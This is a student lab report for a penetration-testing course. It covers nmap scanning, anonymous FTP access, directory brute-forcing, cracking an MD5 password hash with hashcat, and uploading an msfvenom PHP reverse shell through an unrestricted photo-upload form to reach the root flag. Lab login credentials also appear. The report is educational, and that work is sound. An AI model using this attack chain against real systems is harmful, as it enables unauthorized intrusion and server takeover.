Penetration Test Project Report

ECE 222 Development

Spring 2023

Student Objectives:

In this project, students will learn and apply the fundamental principles of penetration testing. The objective is to identify vulnerabilities in a target machine and exploit them to gain unauthorized access. The process involves the following steps:

- Scanning: Students will perform basic scans on the target machine to identify open ports and running services, which may have potential weak spots.
- Enumeration: After identifying open ports and services, students will investigate further to gather more information about the target system, such as software versions, directories, and potential entry points.
- Research: With the gathered information, students will conduct research to find relevant exploits or vulnerabilities that can be leveraged to gain access to the target machine.
- Exploitation: Students will then use the identified exploits to attempt unauthorized access to the target system.
- Proof of Access: Once access to the target machine is obtained, students will provide evidence by retrieving the contents of a specific file located on the target system.

By completing this exercise, students will gain practical experience in conducting penetration tests, utilizing various tools and techniques, and understanding the importance of ethical hacking in enhancing the security of computer systems.

Environment Access:

I have successfully accessed the project environment by navigating to https://216.47.144.71. Despite the browser warning about the lack of an SSL certificate, I proceeded to the website and arrived at the login page. I changed the "Realm" to "Proxmox VE authentication server" and entered the provided credentials:

Username: apalayil	Kali Machine IP: 10.10.10.14
Password: WNAgksuQm9	Target IP: 10.10.10.4


After logging in, I was greeted with the Proxmox VE interface. I dismissed the subscription warning and proceeded to access the environments via the browser. To work on the desired machine, I clicked on it and navigated to the "console" tab. By double-clicking, I was able to access the full-screen version of the console, allowing me to interact with the environments directly from the browser.

Instructions:

Step 1:

a. We logged into the Kali Linux machine using the provided credentials:
   - Username: kali
   - Password: kali

b. Conducted an Nmap scan of the target IP address to identify open ports and running services:
   Nmap scan command:



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -Pn 10.10.10.4

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 10:24 CDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 10.10.10.4
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

c. From the provided Nmap scan report, we can answer the following questions:
   i. The following ports are listening on the target host (10.10.10.4):
   - Port 21/tcp
   - Port 22/tcp
   - Port 80/tcp


   ii. Nmap has identified the following services for the open ports:
   - Port 21/tcp: FTP (File Transfer Protocol)
   - Port 22/tcp: SSH (Secure Shell)
   - Port 80/tcp: HTTP (Hypertext Transfer Protocol)

Step 2:

Based on the results from step 1, here's how you can investigate the services and ports listed:


a. FTP Server:
   To check if you can log in anonymously, you can use an FTP client like FileZilla or a command-line tool. For the command-line, you can use the following command: After inputting 'anonymous' as the username and pressing Enter, we are prompted for a password. Leaving the password field blank and pressing Enter again results in a

successful login. Therefore, the server permits anonymous access.



```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.4
Connected to 10.10.10.4.
220 (vsFTPd 3.0.3)
Name (10.10.10.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

b. Website:
To investigate the website, open a web browser and navigate to http://10.10.10.4. We look for a login portal or any information about the software being used (like Jenkins or other known applications).



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

i. If you don't see anything initially, you can use tools like DirBuster, dirsearch, or gobuster to enumerate potential directories and files on the webserver. Additionally, you can use tools like subfinder or amass to enumerate potential subdomains. E.g., First, let's use the tool gobuster to enumerate directories and files on the webserver. For this example, using gobuster and download a DNS subdomains.txt from: https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/DNS/subdomains-top1million-5000.txt



```
┌──(kali㉿kali)-[~/Documents]
└─$ gobuster dir -u http://10.10.10.4 -w /home/kali/Documents/subdomains-to
p1million-5000.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Documents/subdomains-top1million-50
00.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/04/05 12:34:10 Starting gobuster in directory enumeration mode
===============================================================
/phpmyadmin           (Status: 301) [Size: 313] [--> http://10.10.10.4/phpm
yadmin/]
/academy              (Status: 301) [Size: 310] [--> http://10.10.10.4/acad
emy/]
Progress: 3433 / 4990 (68.80%)
===============================================================
2023/04/05 12:34:11 Finished
===============================================================
```

Using the above command, we can check two of the websites which show a login in portal:




Welcome to phpMyAdmin

Language: English

Log in

Username: 10201321

Password: ••••••••••••••••••••



ONLINE COURSE REGISTRATION


PLEASE LOGIN TO ENTER

Invalid Reg no or Password

Enter Reg no : 10201321

Enter Password : ●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●

c. Samba File Share – The initial Nmap scan did not reveal any open Samba ports (typically 139/tcp or 445/tcp). If you encounter a Samba File Share in a similar situation, you can use the 'smbclient' tool to check for anonymous access:




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.10.4 -U%
do_connect: Connection to 10.10.10.4 failed (Error NT_STATUS_CONNECTION_REFUS
ED)
```

Currently we cannot access it.

Step 3:


i. Yes, there is an interesting file called note.txt on the FTP server when we do ‘ls -la’. This file contains information about a test website set up for a new academy, a password hint by a user named Grimmie, and an SQL query for inserting a student record into the database with a hashed password.



```
┌──(kali㉿kali)-[~/Documents]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directl
y into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studen
tName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationda
te`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '
', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it
 should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

ii. The information provided in note.txt can be helpful in multiple ways:

- Access the test website mentioned in the note. You can look for a login portal, where you may be able to use the StudentRegno as the login and attempt to crack the hashed password.
- If you find the admin panel mentioned in the note, you can try using the password hint to guess Grimmie's password and gain further access.
- The SQL query reveals the structure of the 'students' table in the database, which might be useful for further enumeration or exploitation, such as SQL injection attacks.



```
┌──(kali㉿kali)-[~/Documents]
└─$ echo 'cd73502828457d15655bbd7a63fb0bc8'>hash.txt

┌──(kali㉿kali)-[~/Documents]
└─$ cat hash.txt
cd73502828457d15655bbd7a63fb0bc8

┌──(kali㉿kali)-[~/Documents]
└─$ gzip -d /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt already exists; do you wish to overwr
ite (y or n)? y
gzip: /usr/share/wordlists/rockyou.txt: Permission denied

┌──(kali㉿kali)-[~/Documents]
└─$ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LL
VM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================
==========================================================================
* Device #1: pthread-haswell-Intel(R) Xeon(R) CPU E5-2630L v4 @ 1.80GHz, 143
7/2939 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to displa
y them.

Started: Wed Apr  5 14:11:53 2023
Stopped: Wed Apr  5 14:11:54 2023
```


Using the above command, the hash password was cracked and showed the password as 'student'. We were then successful to login into http://10.10.10.4/academy.

iii. We cannot transfer a file to the target using the FTP server. Thus, we switch our sight to the Web Shell to look for new leads.

Step 4:


After gaining initial access to the machine, using both FTP and HTTP server. We can attempt to retrieve the /root/flag.txt file. The method to access the file may vary depending on the service used for the initial foothold (e.g., FTP, SSH, or a web shell).


- FTP: Our access to the FTP server is limited. We proceeded with Step 3 but encountered a dead end after examining the contents of the note.txt file.




```
ftp> ls
229 Entering Extended Passive Mode (|||26961|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
```

- SSH: We were unable to find any leads in the SSH server.
- Web Shell: Utilizing the data obtained from the FTP server, we logged into the HTTP server to search for any clues. We discovered that files of any extension can be uploaded via the "Upload New Photo" feature. We exploited this to push the reverse_shell, which establishes a connection.





```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/reverse_php lhost=10.10.10.14 lport=4444 -f raw > shell
.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3028 bytes
```



Pincode

777777

CGPA

7.60

Student Photo

Upload New Photo

Browse... shell.php

Update

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No


10201321

Pincode

777777

CGPA

7.60




Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	10.10.10.4	my-profile.php	document	html	1.81 kB	5.30 kB
200	GET	10.10.10.4	shell.php	img	html	284 B	6 B
200	GET	10.10.10.4	jquery-1.11.1.js	script	js	cached	0 B
200	GET	10.10.10.4	bootstrap.js	script	js	cached	0 B
404	GET	10.10.10.4	favicon.ico	FaviconLoader...	html	cached	372 B

5 requests | 5.37 kB / 2.09 kB transferred | Finish: 95 ms | DOMContentLoaded: 92 ms | load: 94 ms

GET http://10.10.10.4/academy/studentphoto/shell.php


Status	200 OK
Version	HTTP/1.1
Transferred	284 B (6 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Low

We uploaded the shell.php file and accessed the Network tab using the F12 shortcut to identify the URL for the uploaded file. We executed the shell by visiting the URL and set up a listener on our machine to receive the reverse shell connection using Netcat.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.14] from (UNKNOWN) [10.10.10.4] 56960
```

Following the provided instructions, we proceeded to verify our access and successfully located the flag.txt file.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.14] from (UNKNOWN) [10.10.10.4] 56970
pwd
/var/www/html/academy/studentphoto
cd /root
ls
flag.txt
cat flag.txt
ec8b63c05f999a15a8c8567002a560a8
```

Conclusion:

In conclusion, our investigation of the target system involved analyzing various services, including FTP, SSH, and Web Shell. We successfully leveraged the limited access gained from the FTP server to authenticate and explore the HTTP server. By exploiting the "Upload New Photo" feature, we were able to upload a reverse shell, establish a connection, and ultimately locate the flag.txt file.

This exercise demonstrates the importance of securing all aspects of a system, including file upload features, and ensuring proper access controls are in place. It is crucial for organizations to regularly audit their security measures, conduct penetration testing, and stay informed about emerging threats to mitigate potential risks and maintain a robust security posture.